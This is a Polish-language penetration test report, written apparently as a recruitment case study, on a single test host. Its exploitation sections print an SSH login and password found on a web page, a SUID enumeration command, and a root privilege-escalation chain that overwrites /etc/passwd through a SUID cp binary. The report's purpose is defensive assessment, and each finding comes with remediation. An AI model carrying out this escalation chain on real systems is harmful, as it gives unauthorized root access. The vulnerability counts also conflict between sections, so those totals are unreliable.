Raport z testu penetracyjnego

Przeprowadzony przez:

Miłosz Kutyła

w ramach case study
w trakcie rekrutacji na stanowisko
w dziale cyberbezpieczeństwa KPMG

18 maja 2023

Spis treści

1 Przegląd raportu **2**
1.1 Podsumowanie dla Zarządu . . . 2
1.2 Zakres prac . . . 2
1.3 Ograniczenia testu penetracyjnego . . . 2
1.4 Podsumowanie obserwacji . . . 3
1.5 Podsumowanie rekomendacji . . . 3
1.6 Zauważone poprawne środki bezpieczeństwa . . . 4

2 Stosowana metodologia **5**
2.1 Penetration Testing Execution Standard . . . 5
2.2 MITRE ATT&CK Framework . . . 5
2.3 OWASP Top 10 . . . 5
2.4 NIST SP 800-53 . . . 5

3 Szczegóły techniczne **7**
3.1 Podatności o krytycznym poziomie zagrożenia . . . 8
3.1.1 Możliwość utworzenia i logowania się do kont z uprawnieniami `root` . 8
3.1.2 Jawnie przechowywane dane do logowania w usłudze SSH . . . 8
3.1.3 Błędy w uprawnieniach wielu poleceń . . . 8
3.1.4 Apache 2.4.52: HTTP Przemycanie zapytań . . . 11
3.2 Podatności o niskim poziomie zagrożenia . . . 12
3.2.1 SSH: Niebezpieczne algorytmy wymiany klucza . . . 12
3.2.2 SSH: Wykorzystanie szyfrowania w trybie CBC . . . 12

Załączniki **13**

A Analizowany host **13**

B Użyte narzędzia **14**

1 Przegląd raportu

An Example Company (AEC) skontaktowało się z Miłoszem Kutyłą w celu przeprowadzenia testu penetracyjnego, aby zidentyfikować problemy w bezpieczeństwie swojej infrastruktury. Ten raport został utworzony 18 maja 2023 roku i złożony tego samego dnia o godzinie 17:00. Przeprowadzony test penetracyjny był testem typu blackbox (wykorzystano jedynie podany adres IP), a jego wyniki służą wewnętrznej ocenie zagrożeń w infrastrukturze AEC.

1.1 Podsumowanie dla Zarządu

W trakcie realizacji testu odnaleziono **3** podatności w sieci AEC. **1** podatność niesie za sobą krytyczne zagrożenie a **2** niskie. Więcej informacji na ten temat można znaleźć w Sekcji 3. Wykorzystanie znalezionych podatności przez realnych przestępców może wpłynąć na poufność, integralność i dostępność infrastruktury AEC. Może to potencjalnie zagrozić reputacji firmy i kosztować AEC duże sumy pieniędzy w związku z potencjalnymi pozwami i stratami wizerunkowymi.

1.2 Zakres prac

Test penetracyjny przeprowadzono 18 maja 2023. W realizacji zlecenia skupiono się na następujących celach wskazanych przez AEC:


- wykrycie słabych punktów i komplikacji, które mogą mieć wpływ na poufność, integralność i dostępność (triada CIA) systemów informatycznych AEC.
- pomoc AEC w poprawie stanu bezpieczeństwa ich infrastruktury.

1.3 Ograniczenia testu penetracyjnego

Pełen zasięg testu penetracyjnego został ograniczony do następującego adresu IP: 13.42.8.105. Test penetracyjny był przeprowadzony ze szczególną ostrożnością, aby nie obejmować innych hostów znajdujących się w tej samej sieci co 13.42.8.105. Dodatkowo zadbano o to, aby żadna usługa nie została zakłócona. Nie wydobyto, nie zmodyfikowano, ani nie usunięto żadnych danych, które nie zostały wymienione lub przywołane w niniejszym raporcie.

1.4 Podsumowanie obserwacji

Ta sekcja służy za przegląd bezpieczeństwa infrastruktury AEC. Szczegółowa lista wszystkich wykrytych podatności została przedstawiona w Sekcji 3. Należy wspomnieć, że nie oznacza to, że są to wszystkie luki bezpieczeństwa rozważanej infrastruktury. Możliwe, że istnieją takie, których nie udało się znaleźć w ramach przeprowadzanego testu penetracyjnego. Diagram widoczny na rysunku 1. przedstawia podsumowanie problemów i błędów sieciowych odnalezionych w analizowanej infrastrukturze.



Rysunek 1: Podsumowanie problemów sieciowych

1.5 Podsumowanie rekomendacji

Poniżej znajduje się lista zaleceń, które należy wdrożyć w celu poprawy bezpieczeństwa:

- Usunąć jawnie przechowywane dane do logowania w usłudze SSH.
- Usunąć uprawnienia SUID ze wszystkich niewymagających ich plików wykonywalnych.
- Wprowadzić bezpieczniejsze algorytmy wymiany kluczy.
- Zaktualizować przestarzałe usługi.

Sugeruje się, aby powyższe akcje wykonać w kolejności ich podania. Znalezione podatności, dokładnie opisane w Sekcji 3, zaleca się usuwać w kolejności ich uporządkowania:

- plan działań naprawczych odkrytych podatności krytycznych należy stworzyć w ciągu dwóch tygodni, a podatności naprawić w ciągu miesiąca.
- plan działań naprawczych odkrytych podatności wysokich należy stworzyć w ciągu miesiąca, a podatności naprawić w trzech miesięcy.

- pozostałe podatności można naprawić w późniejszym czasie, jednakże należy zrobić to jak najszybciej.

1.6 Zauważone poprawne środki bezpieczeństwa

W trakcie testów zespół został kilkukrotnie zatrzymany przez środki bezpieczeństwa stosowane przez AEC. Kilka podstawowych, dobrych praktyk bezpieczeństwa skutecznie ograniczyło możliwości eksploitacji. Do tych środków bezpieczeństwa należą:

- Zablokowanie odpowiedzi na ping.
- Blokowanie niezgodnych wersji protokółów przy próbie logowania SSH.
- Otworzenie usługi SSH na dwóch różnych portach, gdzie port 22 jest wabikiem a 2222 faktyczną usługą.
- Zabezpieczenie wielu popularnych podstron serwisu HTTP.

Te środki kontroli powinny być ciągle obserwowane i regularnie utrzymywane w celu utrzymania bezpieczeństwa infrastruktury AEC.

2 Stosowana metodologia

2.1 Penetration Testing Execution Standard

W trakcie realizacji zlecenia bazowano na Penetration Testing Execution Standard (PTES) podczas przeprowadzania ocen bezpieczeństwa [1].

Rysunek 2: Metodologia PTES

2.2 MITRE ATT&CK Framework

MITRE ATT&CK to zbiór taktyk, technik i procedur (TTP) bazujących na rzeczywistych obserwacjach profesjonalistów z branży cyberbezpieczeństwa. ATT&CK to wyselekcjonowana baza wiedzy na temat zachowań cyberprzestępców, odzwierciedlająca cykl życia ataku. W ramach zlecenia użyto ATT&CK, aby ułatwić zrozumienie TTP, z których realni przestępcy mogą skorzystać w celu przeprowadzenia ataku na infrastrukturę AEC [2].

2.3 OWASP Top 10

W tym raporcie przywoływany zostaje również Open Web Application Security Project (OWASP) Top 10 [3]. OWASP Top 10 to lista opisująca 10 największych problemów i zagrożeń dotyczących bezpieczeństwa aplikacji webowych.

1. Nieprawidłowa kontrola dostępu	6. Podatne i przestarzałe komponenty
2. Błędy kryptograficzne	7. Błędy identyfikacji i uwierzytelniania
3. Wstrzyknięcia	8. Błędy oprogramowania i integralności danych
4. Niebezpieczny projekt/koncepcja	9. Błędy w logowaniu i monitorowaniu
5. Błędna konfiguracja	10. Server-Side Request Forgery

Tabela 1: OWASP Top 10

2.4 NIST SP 800-53

NIST 800-53 to standard bezpieczeństwa, który zawiera wskazówki dotyczące tego, w jaki sposób organizacje powinny wybierać, a następnie utrzymywać kontrolę bezpieczeństwa i prywatności w systemach informatycznych. Standard ten jest obowiązkowy dla wszystkich agencji federalnych w USA, jednak jego wytyczne mogą zostać przyjęte przez każdą organizację obsługującą systemy informacyjne z wrażliwymi lub regulowanymi danymi. Norma ta przede

wszystkim określa katalog kontroli prywatności i bezpieczeństwa w celu ochrony przed różnymi zagrożeniami. Ten katalog został szczegółowiej opisany poniżej.

Tabela 2. przedstawia metodologię kontroli bezpieczeństwa i prywatności zorganizowanych w 20 grup kontrolnych. Te grupy są przywoływane w niniejszym dokumencie i stanowią powszechnie stosowaną terminologię.

ID	Rodzina	ID	Rodzina
AC	Kontrola dostępu	**PE**	Ochrona fizyczna i środowiskowa
AT	Uświadamianie i szkolenia	**PL**	Planowanie
AU	Audyt i rozliczalność	**PM**	Programy zarządzania
CA	Ocena, autoryzacja, monitorowanie	**PS**	Bezpieczeństwo osobowe
CM	Zarządzanie konfiguracją	**PT**	Przejrzystość przetwarzania danych osobowych
CP	Planowanie awaryjne	**RA**	Ocena ryzyka
IA	Identyfikacja i uwierzytelnianie	**SA**	Nabywanie systemu i usług
IR	Reagowanie na incydenty	**SC**	Ochrona systemu i sieci telekomunikacyjnych
MA	Utrzymanie i wsparcie	**SI**	Integralność systemu i informacji
MP	Ochrona multimediów	**SR**	Zarządzanie ryzykiem w łańcuchu dostaw

Tabela 2: Zabezpieczenia i ochrona prywatności systemów informatycznych oraz organizacji

3 Szczegóły techniczne

Znalezione podatności zostały skategoryzowane przez zespół. Poniższa tabela przedstawia liczbę podatności znalezionych w trakcie omawianego testu penetracyjnego. Podatności zostały skategoryzowane na podstawie wprowadzanego zagrożenia, którego wynik został wyznaczony przez Common Vulnerability Scoring System (CVSS).

Stopień zagrożeń i całkowita liczba znalezionych podatności

Stopień zagrożenia	Niski (0.1-3.9)	Średni (4.0-6.9)	Wysoki (7.0-8.9)	Krytyczny (9.0-10.0)
Liczba podatności	2	0	1	2

Poniższa tabela wstępnie charakteryzuje znalezione podatności przez podanie wprowadzanego poziomu ryzyka (Base Score), wpływu na infrastrukturę (Impact Score) oraz możliwości eksploitacji (Exploitability Score). Przedstawione wyniki zostały obliczone przy pomocy kalkulatora CVSS v3.1 [4].

Kategoryzacja podatności

Podsumowanie zagrożenia	**Poziom ryzyka**	**Wpływ**	**Możliwość eksploitacji**
Błędy w uprawnieniach wielu poleceń	10.0	10.0	5.0
Apache 2.4.52: Request Smuggling	9.7	5.9	3.9
Jawnie przechowywane dane do logowania w usłudze SSH	7.5	3.6	7.0
SSH: Szyfrowanie w trybie CBC	3.7	2.5	1.2
SSH: Wymiana klucza	2.6	1.4	1.2

Dalsze podsekcje dokładniej charakteryzują odnalezione podatności. Każda sekcja składa się z opisu, potencjalnego wpływu na funkcjonowanie AEC, sposobu eksploitacji oraz rekomendacji służących naprawie danej podatności. Do niektórych z nich dołączone zostały źródła, które przybliżają omawiane zagadnienia.

3.1 Podatności o krytycznym poziomie zagrożenia

3.1.1 Możliwość utworzenia i logowania się do kont z uprawnieniami `root`

Poziom zagrożenia: Krytyczny (10.0)

Opis: Infrastruktura AEC jest krytycznie zagrożona poprzez wielokrotne błędy w zarządzaniu danymi uwierzytelniającymi i uprawnieniami. Eksploitacja jest możliwa przez dwie wymienione poniżej błędy.


3.1.2 Jawnie przechowywane dane do logowania w usłudze SSH

Poziom zagrożenia: Wysoki (7.5)

Opis: Dane do logowania w usłudze SSH są jawnie podane w serwisie HTTP.

Potencjalne zagrożenia biznesowe: Nieuwierzytelnione osoby są w stanie odkryć dane do logowania w usłudze SSH i dostać się do wewnętrznej infrastruktury AEC.

Szczegóły eksploitacji: Dane do logowania w usłudze SSH na porcie 2222 są przechowywane na podstronie `13.42.8.105:8080/sercret` w postaci BASE32. Po odkodowaniu można odkryć dane do logowania, czyli `sshuser:8u3rajskiezacisz3!@`. W wyniku tego atakujący może bezpośrednio zinfiltrować infrastrukturę AEC.



Rysunek 3: Zalogowanie w usłudze SSH na porcie 2222

Rekomendacje: Należy usunąć dane do logowania z wymienionej podstrony. Jeśli jednak kluczowe jest ich przechowywanie, to należy wybrać jedno z poniższych rozwiązań:

- zaszyfrować dane przy pomocy bezpiecznej funkcji szyfrującej takiej jak np. AES,
- zrezygnować z przechowywania loginu i przechowywać jedynie skrót hasła utworzony przy pomocy bezpiecznej funkcji hashującej.

3.1.3 Błędy w uprawnieniach wielu poleceń

Poziom zagrożenia: Krytyczny (10.0)

Opis: Wiele poleceń wykonuje zlecone zadania z uprawnieniami SUID.

Potencjalne zagrożenia biznesowe: Każdy użytkownik może w sposób niekontrolowany zmieniać zawartość i strukturę plików w systemie. Użytkownik z domyślnymi uprawnieniami

jest w stanie utworzyć konto z uprawnieniami `root` i w dowolny sposób zarządzać infrastrukturą AEC.

Szczegóły eksploitacji: Eksploitacji można dokonać po zalogowaniu się przez SSH przy pomocy danych zdobytych jak opisano w poprzedniej sekcji. Przy użyciu polecenia

```
find / -perm -u=s -type f 2>/dev/null
```

można odnaleźć pliki wykonywalne z uprawnieniem SUID.

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chfn
/usr/bin/chsh
/usr/bin/cp
/usr/bin/gpasswd
/usr/bin/mount
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/su
/usr/bin/umount
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

Rysunek 4: Pliki wykonywalne z uprawnieniem SUID

W tej sekcji rozpatrzona zostanie jedynie eksploitacja przy pomocy wylistowanego powyżej polecenia `cp`. Można je wykorzystać do nadpisania pliku `/etc/passwd` w celu dodania nowego użytkownika – w szczególności z uprawnieniami `root`. Dane do logowania można utworzyć wedle poniższego schematu, gdzie w miejsce `kpmg` można wpisać dowolną "sól" dla algorytmu, a w miejsce `easypass` dowolne hasło.


```
┌──(kali㉿kali)-[~]
└─$ openssl passwd -1 -salt kpmg easypass
$1$kpmg$o1aPImv.dhkeFuSOGpUxy.
```

Rysunek 5: Utworzenie skrótu hasła

Tworząc spreparowany plik `/etc/passwd` zawierający nowego użytkownika, a następnie kopiując go w miejsce oryginalnego przy pomocy polecenia `cp`, jesteśmy w stanie utworzyć nowego użytkownikami z uprawnieniami `root`. Utworzone konto ma następujący login i hasło – `milosz:easypass`.


```
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologi
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin systemd-network:x:101:102:systemd Network
Management,,,:/run/systemd:/usr/sbin/n systemd-resolve:x:102:103:systemd
Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin systemd-timesync:x:104:105:systemd Time
Synchronization,,,:/run/systemd:/usr/sbi sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
sshuser:x:1000:1000::/home/sshuser:/bin/sh admin-user:x:1001:1001::/home/admin-user:/bin/sh
milosz:$1$kpmg$o1aPImv.dhkeFuSOGpUxy.:0:0:root:/root:/bin/bash
```

Rysunek 6: Utworzenie spreparowanego pliku `passwd`




Rysunek 7: Skopiowanie spreparowanego pliku w miejsce oryginalnego `/etc/passwd`

Po skopiowaniu jesteśmy w stanie zalogować się na nowo utworzone konto i np. wylistować zawartość poufnego pliku `/etc/shadow`.



Rysunek 8: Zalogowanie się na nowo utworzone konto



Rysunek 9: Zawartość pliku `/etc/shadow`

Rekomendacje: Należy zastanowić się, które z plików wykonywalnych z uprawnieniami SUID powinny faktycznie mieć te uprawnienia. Następnie należy je jak najszybciej usunąć np. przy pomocy polecenia `chmod`. Uwaga ta tyczy się przede wszystkim pliku związanego z poleceniem `cp`.

Warto zauważyć, że eksploitacja była możliwa przez podanie danych do logowania się w usłudze SSH w serwisie HTTP. Po ich usunięciu dostęp do infrastruktury AECbyłby znacznie utrudniony. Zespół przeprowadzający test nie był w stanie znaleźć innego punktu wejścia do badanej infrastruktury.

3.1.4 Apache 2.4.52: HTTP Przemycanie zapytań

Poziom zagrożenia: Krytyczny (9.7)

Opis: Serwer Apache HTTP w wersji <=2.4.52 nie zamykają połączenia przychodzącego w przypadku napotkania błędów, odrzucając treść żądania, narażając serwer na przemyt żądań HTTP.

Potencjalne zagrożenia biznesowe: Może to spowodować, że serwery front-end lub back-end nieprawidłowo zinterpretują żądanie, umożliwiając przejście i wykonanie zapytania HTTP.

Szczegóły eksploitacji: Nie udało się wykorzystać tej podatności, jednakże wszystkie serwery Apache o wersji <=2.4.52 są podatne. Kwestią czasu jest zatem jej wykorzystanie.

Rekomendacje: Zaktualizowanie używanej usługi Apache do najnowszej wersji. Ponadto:

- Używać protokołu HTTP/2 typu end-to-end, z wyłączeniem starszej wersji protokołu HTTP, jeśli to możliwe.
- Jeśli nie można uniknąć obniżenia wersji protokołu HTTP, należy sprawdzić poprawność przepisanych żądań względem protokołu HTTP/1.1. Weryfikacja może obejmować odrzucanie żądań zawierających znaki nowej linii w nagłówku, nazwy nagłówków z dwukropkami i wszelkie metody żądań zawierające spacje.
- Zaimplementować normalizację żądań HTTP na serwerach front-end i odrzucaj wszelkie nietypowe żądania, które docierają do back-endu, zamykając połączenia podczas procesu.

Załączniki: `https://www.cve.org/CVERecord?id=CVE-2022-22720`

3.2 Podatności o niskim poziomie zagrożenia

3.2.1 SSH: Niebezpieczne algorytmy wymiany klucza

Poziom zagrożenia: Niski (3.7)

Opis: Zdalny serwer SSH jest skonfigurowany z algorytmami wymiany klucza, które są uważane za niebezpieczne.

Potencjalne zagrożenia biznesowe: Możliwe jest wykorzystanie tych algorytmów i przeprowadzenie ataku man in the middle.

Rekomendacje:

Skontaktować się z dostawcą w celu wyłączenia korzystania ze słabych algorytmów

3.2.2 SSH: Wykorzystanie szyfrowania w trybie CBC

Poziom zagrożenia: Niski (2.6)

Opis: Serwer SSH jest skonfigurowany do wspierania szyfrowania w trybie CBC.

Potencjalne zagrożenia biznesowe: Atakujący może wykorzystać tą konfigurację do odzyskania wiadomości niezakodowanych wiadomości.

Szczegóły: wspierane są poniższe algorytmy CBC (client-to-server i server-to-client):


- 3des-cbc
- aes128-cbc
- aes192-cbc
- aes256-cbc
- blowfish-cbc
- cast128-cbc

Rekomendacje:

Skontaktować się z dostawcą w celu wyłączenia szyfrowania w trybie CBC i włączenia szyfrowanie w trybie CTR lub GCM.

Załączniki

A Analizowany host



Rysunek 10: Analizowany host

B Użyte narzędzia

Nazwa	Cel użycia	Link
Nmap	Odkrycie portów i usług	https://nmap.org/
OpenVAS CE	Odkrycie podatności sieciowych	https://openvas.org/
Nessus	Odkrycie podatności sieciowych	https://www.tenable.com/products/nessus
Portswigger Burp Suite	Odkrycie podatności aplikacji webowej, eksploitacja	https://portswigger.net/burp
Metasploit	Eksploitacja podatności	https://github.com/rapid7/metasploit-framework
Meterpreter	Uzyskanie reverse shell	https://github.com/rapid7/meterpreter
hydra	Narzędzie brute force	https://github.com/vanhauser-thc/thc-hydra
psql	Testowanie PostgreSQL	https://www.postgresql.org/docs/13/app-psql.html

Bibliografia

[1] *Main Page*. URL: http://www.pentest-standard.org/index.php/Main_Page.

[2] *Mitre ATT&CK®*. URL: https://attack.mitre.org/.

[3] *Introduction*. URL: https://owasp.org/Top10/.

[4] Forum of Incident Response and Inc Security Teams. *CVSS v3.1 Specification Document*. https://www.first.org/cvss/v3.1/specification-document. 2019.